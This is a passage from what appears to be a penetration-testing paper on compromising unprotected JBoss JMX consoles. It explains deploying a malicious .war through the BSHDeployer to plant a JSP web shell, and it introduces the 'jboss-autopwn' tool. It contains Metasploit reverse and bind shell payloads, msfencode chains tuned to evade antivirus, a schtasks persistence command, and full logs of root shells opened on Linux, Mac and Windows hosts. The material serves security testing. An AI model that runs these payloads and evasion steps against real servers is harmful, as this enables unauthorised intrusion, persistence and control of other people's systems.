byteval    =    decoder.Decode    Buffer    (val);FileOutputStream    fstream    =    new
FileOutputStream("/tmp/payload.war");fstream.write(byteval);fstream.close();
```

At this point, it should be mentioned that the above example and those that follow assume a *nix like OS. Due to the cross platform nature of the Java language, in practice, we must first determine whether the target system is *nix like or Windows. This because the .war file payload will be different to count for the different directory, command execution structure between *nix and Windows.

To do this, JBoss has provided the very handy MBean called jboss.system:type=ServerInfo, this amongst other things, gives us the remote OS of the JBoss server instance and is shown in figure 10 below. We can therefore use this value to accurately fingerprint the remote JBoss instance.



MBean Inspector - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
http://192.168.1.2:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Atype%3DServerInfo

List of MBean attributes:

Name	Type	Access	Value	Description
HostAddress	java.lang.String	R	127.0.0.1	MBean Attribute.
AvailableProcessors	java.lang.Integer	R	4	MBean Attribute.
OSArch	java.lang.String	R	i386	MBean Attribute.
OSVersion	java.lang.String	R	2.6.29.6-213.fc11.x86_64	MBean Attribute.
HostName	java.lang.String	R	nitrogen	MBean Attribute.
JavaVendor	java.lang.String	R	Sun Microsystems Inc.	MBean Attribute.
JavaVMName	java.lang.String	R	Java HotSpot(TM) Server VM	MBean Attribute.
FreeMemory	java.lang.Long	R	113044968	MBean Attribute.
ActiveThreadGroupCount	java.lang.Integer	R	6	MBean Attribute.
TotalMemory	java.lang.Long	R	171573248	MBean Attribute.
JavaVMVersion	java.lang.String	R	1.5.0_21-b01	MBean Attribute.
ActiveThreadCount	java.lang.Integer	R	36	MBean Attribute.
JavaVMVendor	java.lang.String	R	Sun Microsystems Inc.	MBean Attribute.
OSName	java.lang.String	R	Linux	MBean Attribute.
JavaVersion	java.lang.String	R	1.5.0_21	MBean Attribute.
MaxMemory	java.lang.Long	R	517013504	MBean Attribute.

Figure 10 ServerInfo depicting the remote OS which allows us to fingerprint the remote JBoss server operating system with certain accuracy.

Once we have modified the payload to match the remote JBoss OS we are targeting, we now utilize the BSH Deployer to deploy the BSH script. As mentioned previously, the BSH script will base64 decode the malicious .war file and subsequently write this to disk. The BSH deployer can be accessed from within the jmx-console as shown in figure 11.


JBoss JMX Management Console - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/jmx-console/
JBoss JMX Management Console

jboss.console

- sar=console-mgr.sar

jboss.deployer


- service=BSHDeployer

jboss.deployment

- flavor=URL,type=DeploymentScanner

Figure 11.0 BSH Deployer

Within the BSHDeployer, we use the createscriptDeployment() method and in Param p1 and p2 we paste the BSH script and the word "browser" respectively.


MBean Inspector - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployer%3Aservice%3DBSHDeployer
MBean Inspector

java.net.URL createScriptDeployment()


MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	byteval);fstream.close();	(no description)
p2	java.lang.String	browser	(no description)

void create()

Figure 12.0 BSH Deployer createScriptDeployment() method

Once invoked, if successful, the screen in figure 13 is shown:




JMX MBean Operation Result `createScriptDeployment()`

```
file:/tmp/browser2657327744010568557.bsh
```

Figure 13.0 BSH Deployer

This means that the malicious .war file has been written in /tmp. We now, enter the MainDeployer, and deploy the .war file by setting the ParamValue in the deploy() method to /tmp/browser.war. This time, we must use the deploy() method with the java.lang.String ParamType rather than the java.lang.URL ParamType because the .war file is already on the JBoss's drive and does not need to be retrieved from the attacker's web server instance.



MBean Inspector - Mozilla Firefox
File Edit View History Bookmarks Tools Help
MBean Inspector

http://192.168.1.2:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Aservice%3DMainDeployer

void deploy()

(no description)

Param	ParamType	ParamValue	ParamDescription
url	java.lang.String	/tmp/browser.war	(no description)


void deploy()

(no description)

Param	ParamType	ParamValue	ParamDescription
url	java.net.URL		(no description)

Figure 14.0 Deploying the .war file that has been written to /tmp by the BSH deployer. Therefore the malicious .war file is deployed in-situ using the BSH Deployer without having to resort to outbound HTTP connections to the attacker's webserver.

Once invoked, our payload is deployed. The JSP shell is accessible from http://192.168.1.2/browser/browser/browser.jsp. And as before, we have full command execution on the JBoss instance. This is shown in figure 15.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1....owser/browser.jsp
Filename filter:
Download selected files as (z)ip
(Del)ete selected files
Create (D)ir
(C)reate File
(M)ove Files
Cop(y) Files
(R)ename File
Browse...
Upload
(L)aunch external program

http://192.168.1.2:8080/browser/browser/browser.jsp

	Name	Size	Type	Date
	[/]			
	[..]			
□	browser.jsp	73.72 KB	.jsp	Sep 4, 2009 7:02:32 PM

□ Select all

jsp File Browser version 1.2 by www.vonloesch.de

Figure 15.0 Deployed JSP shell

In summary, the whole process to compromise a remote JBoss instance using both the BSH scripts or having the JBoss instance connect to the attacker and obtain the .war file in question is summarized in the flowchart below:



Identify JBoss targets either through open source intelligence or nmap -sS -p 8080 -iL client-ip-addresses
Do targets have unprotected /jmx-console
No
Brute force /jmx-console admin password
Yes
/jmx-console bruteforced
Use MainDeployer deploy java.net.URL method to retrieve .war file on remote attacker controlled web server & deploy .war file
.war file deployed?
Yes
pwned
No
Deploy .war file with BSH Deployer
pwned

Figure 16.0 Process flowchart for compromising an unprotected JBoss instance

2 Introducing jboss-autopwn

What is noticed from figure 16 is that this process is lengthy given the multiple steps required to deploy the .war file described earlier. Whilst this whole process is certainly achievable within the timeframes that we pentesters' like for a handful of servers, when faced with assessing the whole IT estate of a large client with hundreds of JBoss instances, it soon becomes a very laborious task.

Therefore, a tool has been developed, `jboss-autopwn` which is able to compromise an unprotected JBoss AS instance by utilizing the BSH script deployment method discussed earlier.

The tool was written by trapping the various HTTP GET and POST requests that are sent whilst deploying a .war file using the BSH deployer. This was achieved using a HTTP proxy such as Paros or Burp Suite. Using this transaction flow, we are able to generalize for any JBoss target by simply changing the host and port in the respective GET and POST requests that are sent.

The tool was implemented as a simple Bash shell script to ensure portability across various *nix systems and increase speed of development.

The choice was made to use the BSH deployment method rather than incorporate the web deployment method as well. This because, unprotected JBoss instances that cannot be compromised by connecting back to the attacker to obtain a .war file can be compromised using the BSH script deployment method. In other words, the BSH deployment method will work in all cases encountered.

We utilize the functionality of the malicious .war file which in essence acts as a stager to upload and execute Metasploit payloads on the remote JBoss instance. The following Metasploit payloads are used in `jboss-autopwn`:

```
For *nix:
cmd/unix/bind_perl - Listen for a connection and spawn a command shell via perl
cmd/unix/reverse_perl - Creates an interactive shell via perl

For Windows:
windows/shell/bind_tcp - Listen for a connection, Spawn a piped command shell (staged)
windows/shell/reverse_tcp - Connect back to the attacker, Spawn a piped command shell
(staged)
windows/vncinject/bind_tcp  -  Listen  for  a  connection,  Inject  a  VNC  Dll  via  a
reflective loader (staged)
```

For Windows JBoss instances, the payloads are encoded using msfencode to evade various Anti Virus engines using the following options which were determined after experimentation to lead to the best results on Virus Total using only the encodings offered by Metasploit:

```
./msfencode -e x86/fnstenv_mov -c 5 -t raw | ./msfencode -e x86/countdown -c 5
 -t raw | ./msfencode -e x86/shikata_ga_nai -t raw -c 5 | ./msfencode -e x86/cal
l4_dword_xor -t exe  -c 5
```

As can be seen in the table below, the encoded payloads achieve good ratings on Virus Total www.virustotal.com. However, it must be said that these scores can be markedly improved upon by simply packing the executables with a packer such as UPX; although this is not something that is implemented at present in `jboss-autopwn`.

Payload	Total detected by VirusTotal
windows/meterpreter/reverse_tcp	18/42[1] UPX packed: 13/42
windows/shell/bind_tcp	17/42[2] UPX packed: 8/42
windows/vncinject/bind_tcp	17/42[3] UPX packed: 11/42

For reverse shell payloads on Windows, the schtasks application is invoked to schedule the payload to return a reverse shell to the attacker every two minutes. The command that is executed is shown below:

```
schtasks /create /tn sqlhost /tr c:\windows\system32\payload.exe  /sc minute /mo 2 /ru
system
```

Sample `jboss-autopwn` usage is given below:

```
[root@nitrogen jboss-autopwn-new]# ./jboss-autopwn
[!] JBoss *nix autopwn
[!] Usage: ./jboss-autopwn server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs
[root@nitrogen jboss-autopwn-new]#
```

The BSH deployment process using the `jboss-autopwn` tool is now simply a matter of providing an IP address and a port to attack; the examples below demonstrate this for Linux, Windows and MacOSX.

[1] http://www.virustotal.com/analisis/6417c2f40fe928013d46d15b9279840060a63649656b4f2819a8cd9b09cb9301-1269564353

[2] http://www.virustotal.com/analisis/9ec076883387dfb0688d62fd871b82ca44f11f11880f19a02b92f8240579bd1f-1269564736

[3] http://www.virustotal.com/analisis/a95243130428921c4250c8ba232472a149df676c46e81a19d5f5516d72d1f6e1-1269564907

In all cases that will be discussed in the next pages, the first thing the `jboss-autopwn` tool performs is deploy a web shell on the target JBoss server accessible via the following operating system specific URL's:

```
*nix JBoss instances:
http://jboss-server/browser/browser/browser.jsp
Windows JBoss instances:
http://jboss-server/browserwin/browser/Browser.jsp
```

Therefore, even if subsequent payload deployment stages fail, the penetration tester can still utilize the deployed JSP shell for web-based system interaction.

2.1 Compromising Linux JBoss instances

2.1.1 Bind shell payload

```
[root@attacker]# ./jboss-autopwn 192.168.1.2 8080
[x] Detected a non-windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http://192.168.1.2:8080/browser/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
 Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
x86_64 x86_64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? bind
[!] On which port would you like the bindshell to listen on? 31337
[x] Uploading bind shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 172 2010-03-22 20:48 /tmp/payload
[x] You should have a bind shell on 192.168.1.2:31337..
[x] Dropping you into a shell...
Connection to 192.168.1.2 31337 port [tcp/*] succeeded!
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
x86_64 x86_64 GNU/Linux
```

2.1.2 Reverse shell payload

```
[root@attacker jboss-autopwn-new]# nc -lv 31337
^Z
[1]+  Stopped                 nc -lv 31337
[root@ attacker jboss-autopwn-new]# bg
[1]+ nc -lv 31337 &
[root@attacker jboss-autopwn]# ./jboss-autopwn 192.168.1.2 8080
[x] Detected a non-windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http://192.168.1.2:8080/browser/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
 Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
x86_64 x86_64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 31337
[x] Uploading reverse shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 157 2010-03-22 21:03 /tmp/payload
Connection from 192.168.1.2 port 31337 [tcp/*] accepted
[x] You should have a reverse shell on localhost:31337..
[root@nitrogen jboss-autopwn-new]# fg 1
nc -lv 31337
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
x86_64 x86_64 GNU/Linux
```

2.2 Compromising MacOSX JBoss instances

2.2.1 Bind shell payload

```
[root@attacker jboss-autopwn-new]# ./jboss-autopwn 192.168.1.13 8080
[x] Detected a non-windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http://192.168.1.13:8080/browser/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),9(procmod),4(tty),5
(operator),101(com.apple.sharepoint.group.1),80(admin),20(staff),102(com.apple.sharepo
int.group.2)
[x] Server uname...:
 Darwin helium-2.local 9.7.1 Darwin Kernel Version 9.7.1: Thu Apr 23 13:52:18 PDT
2009; root:xnu-1228.14.1~1/RELEASE_I386 i386
[!] Would you like to upload a reverse or a bind shell? bind
[!] On which port would you like the bindshell to listen on? 991
[x] Uploading bind shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root wheel 170 Mar 23 02:29 /tmp/payload
[x] You should have a bind shell on 192.168.1.13:991..
[x] Dropping you into a shell...
Connection to 192.168.1.13 991 port [tcp/nas] succeeded!
id
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),9(procmod),4(tty),5
(operator),101(com.apple.sharepoint.group.1),80(admin),20(staff),102(com.apple.sharepo
int.group.2)
^C
[root@attacker jboss-autopwn-new]#
```

2.2.2 Reverse shell payload

```
[root@attacker jboss-autopwn-new]# nc -lv  31337 &
[1] 23175
[root@attacker jboss-autopwn-new]# ./jboss-autopwn 192.168.1.13 8080
[x] Detected a non-windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http://192.168.1.13:8080/browser/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),9(procmod),4(tty),5
(operator),101(com.apple.sharepoint.group.1),80(admin),20(staff),102(com.apple.sharepo
int.group.2)
[x] Server uname...:
 Darwin helium-2.local 9.7.1 Darwin Kernel Version 9.7.1: Thu Apr 23 13:52:18 PDT
2009; root:xnu-1228.14.1~1/RELEASE_I386 i386
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 31337
[x] Uploading reverse shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root wheel 157 Mar 23 02:34 /tmp/payload
Connection from 192.168.1.13 port 31337 [tcp/*] accepted
[x] You should have a reverse shell on localhost:31337..
[root@attacker jboss-autopwn-new]# fg 1
nc -lv 31337
id
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),9(procmod),4(tty),5
(operator),101(com.apple.sharepoint.group.1),80(admin),20(staff),102(com.apple.sharepo
int.group.2)
^C
[root@attacker jboss-autopwn-new]#
```

2.3 Compromising Windows JBoss instances

2.3.1 Bind shell payload


```
[root@attacker jboss-autopwn-new]# ./jboss-autopwn 192.168.1.55 8080
[x] Detected a Windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully on c:
[x] Now deploying .war file:
[x] Web shell enabled!: http://192.168.1.55:8080/browserwin/browser/Browser.jsp
[x] Server name...:
        Host Name . . . . . . . . . . . . : jb0ss
[x] Would you like a reverse or bind shell or vnc(bind)? bind
[x] On which port would you like your bindshell to listen? 31337
[x] Uploading bindshell payload..
[x] Checking that bind shell was uploaded correctly..
[x] Bind shell uploaded: 03/22/2010  10:47 PM            37,888 payload.exe
[x] Now executing bind shell...
[x] Executed bindshell!
[x] Reverting to metasploit....
[*] Starting the payload handler...
[*] Started bind handler
[*] Command shell session 1 opened (192.168.1.2:47364 -> 192.168.1.55:31337)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>
```

2.3.2 Reverse Metasploit Meterpreter shell payload

```
[root@attacker jboss-autopwn-new]# ./jboss-autopwn 192.168.1.55 8080
[x] Detected a Windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully on c:
[x] Now deploying .war file:
[x] Web shell enabled!: http://192.168.1.55:8080/browserwin/browser/Browser.jsp
